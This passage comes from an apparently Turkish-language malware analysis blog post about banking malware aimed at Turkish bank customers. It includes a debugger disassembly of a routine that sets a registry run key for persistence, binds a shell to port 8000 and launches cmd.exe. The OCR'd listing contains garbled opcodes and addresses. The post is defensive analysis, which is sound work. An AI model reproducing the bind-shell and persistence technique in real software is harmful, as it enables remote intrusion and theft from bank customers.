
sitelere konu olduğu gibi 8000. numaralı bağlantı noktasında (port) dinlemeye geçmekte ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) vermektedir.

Immunity Debugger - Turkish\_00400000.exe - [CPU - main thread]


File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment

```
003801CF 6A 01    PUSH 1
003801D0 6A 00    PUSH 0
003801D1 6A 00    PUSH 0
003801D2 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
003801D3 E8 36010000    CALL 00380316    ASCII "SunJavaUpdateSched"
003801E0 E8 22010000    CALL 0038030A    JMP to ADVAPI32.RegSetValueExA
003801E3 E8 22010000    CALL 0038030A    JMP to ADVAPI32.RegCloseKey
003801E8 E8 24030000    PUSH 380524
003801F0 E8 50000000    CALL 003802C0
003801F2 E8 F5000000    CALL 003802C0
003801F7 661C745 E8 0200    MOV WORD PTR SS:[EBP-20],2
003801FD 68 401F0000    PUSH IF40
00380200 E8 F7000000    CALL 003802F0
00380201 651C745 E2    MOVWORD PTR SS:[EBP-IE],AX
00380202 6605 C4 00000000    MOVDWORD PTR SS:[EBP-IC],0
00380212 6A 00    PUSH 0
00380214 6A 00    PUSH 0
00380216 6A 00    PUSH 0
00380218 6A 06    PUSH 6
0038021A 6A 01    PUSH 1
0038021B 6A 02    PUSH 2
0038021E E8 C3000000    CALL 003802E6    JMP to ws2_32.WSAStartup
00380223 8945 F0    MOVDWORD PTR SS:[EBP-10],EAX
00380226 8978 FF    CMP EAX,-1
00380227 73 79    JBE SHORT 003802A4
00380229 6A 00    PUSH 0
0038022D 0045 E0    LEA EAX,DWORD PTR SS:[EBP-20]
00380230 50    PUSH EBX
00380231 FF75 F0    PUSH DWORD PTR SS:[EBP-10]
00380234 E8 BF000000    CALL 003802F0
00380237 8945 FF    CMP EAX,-1
00380238 6A 05    PUSH 5
0038023E 6A 05    PUSH 5
00380243 FF75 F0    PUSH DWORD PTR SS:[EBP-10]
00380243 E8 BC000000    CALL 0038030A    JMP to ws2_32.bind
00380245 8978 FF    CMP EAX,-1
00380246 73 77    JBE SHORT 003802A4
0038024D 9303    XOR EDX,EDX
0038024F 807D 9C    LEA EDI,DWORD PTR SS:[EBP-64]
00380252 B9 44000000    MOV ECX,44
00380257 F3 AA    REP STOS BYTE PTR ES:[EDI]
00380259 6A 00    PUSH 0
0038025B 6A 00    PUSH 0
0038025D FF75 F0    PUSH DWORD PTR SS:[EBP-10]
00380260 E8 80000000    CALL 003802F2
00380265 C745 9C 44000000    MOVDWORD PTR SS:[EBP-64],44
00380269 8945 D4    MOVDWORD PTR SS:[EBP-2C],EAX
00380270 8945 0B    MOVDWORD PTR SS:[EBP-2B],EDX
00380272 8945 DC    MOVDWORD PTR SS:[EBP-24],EDX
00380275 661C745 CC 0000    MOVDWORD PTR SS:[EBP-34],0
00380278 C745 C8 01010000    MOVDWORD PTR SS:[EBP-31],101
00380282 S045 8C    LEA EAX,DWORD PTR SS:[EBP-74]
00380285 50    PUSH EBX
00380285 89 05 9C    LEA ECX,DWORD PTR SS:[EBP-64]
00380289 6A 00    PUSH EBX
0038028A 6A 00    PUSH 0
0038028C 6A 00    PUSH 0
0038028E 6A 00    PUSH 0
00380290 6A 01    PUSH 1
00380292 6A 00    PUSH 0
00380294 6A 00    PUSH 0
00380298 68 00030000    PUSH 3800ED
00380298 6A 00    PUSH 0
0038029D E8 14000000    CALL 003802B6    ASCII "cmd.exe"
0038029D E8 00000000    CALL 00380024D    JMP to kernel32.CreateProcessA
0038029E E8 00000000    CALL 00380024D
0038029E E8 11000000    CALL 003800BC    JMP to kernel32.ExitProcess
0038029F C9    LEAVE
0038029F C2 0400    RETN 4
EBP=0012FE28
```



Ancak bu zararlı yazılım, kontrollerden herhangi birine takılmaz ise 32 bit işletim sisteminde windows\system32 klasörü altında wuauctl.exe dosyası yaratmakta, 64 bit işletim sisteminde ise windows\syswow64 klasörü altında svchost.exe dosyası yaratmaktadır (windows file protection izin verirse), çalıştırma arşivinden kendisini bu işleme (process) enjekte ederek diğer faza geçmektedir. Son fazda ise sisteme bankacılık zararlı yazılımı bulaştırarak Zeus ve Spyeye'dan bildiğimiz gibi kullanıcının cep telefonuna da zararlı yazılım göndererek internet şubesini kullanan kullanıcının kullanıcı adını, şifresini ve sms doğrulama kodunu çalarak müşterilerin hesabını boşaltmaya çalışmaktadır.



Sonuç olarak yazının başında da bahsettiğim üzere yazılım seviyesine inilmenden sistem seviyesinde yapılan analizler, zararlı yazılımın sanal makine, debugger, sandbox tespitine yönelik kontroller içermesi durumunda farklı sonuçlar ortaya çıkarabilecektir bu nedenle zararlı yazılım hakkında kesin bir sonuca varmak için mutlaka yazılım seviyesinde de analiz yapılması gerekmektedir.

Türkiye'deki banka müşterilerini hedef alan bu zararlı yazılım ile ilgili daha fazla bilgi almak için Tübitak BİLGEM tarafından yayınlanan [analiz yazısını](#) da okumanızı öneririm.

Bu vesileyle herkesin yeni yılını kutlar, 2013 yılının herkese önce sağlık sonra güvenli günler getirmesini dilerim.

Not: Her ne kadar bu zararlı yazılım Tübitak BİLGEM'in yayımlamış olduğu [analiz yazısında](#) Zeus'un bir türevi olarak yer almış olsa da Zemana firmasından [Emre TINAZTEPE](#)'nin yapmış olduğu bir açıklamaya göreye zararlı yazılım kimi zaman Zeus kimi zaman ise Cridex olarak son kullanıcının sistemine yüklenmektedir. Daha detaylı yeni analiz raporları/yazılıları yayınlandıça bu zararlı yazılım hakkında daha net bilgilere sahip olacağımıza inanıyorum.

---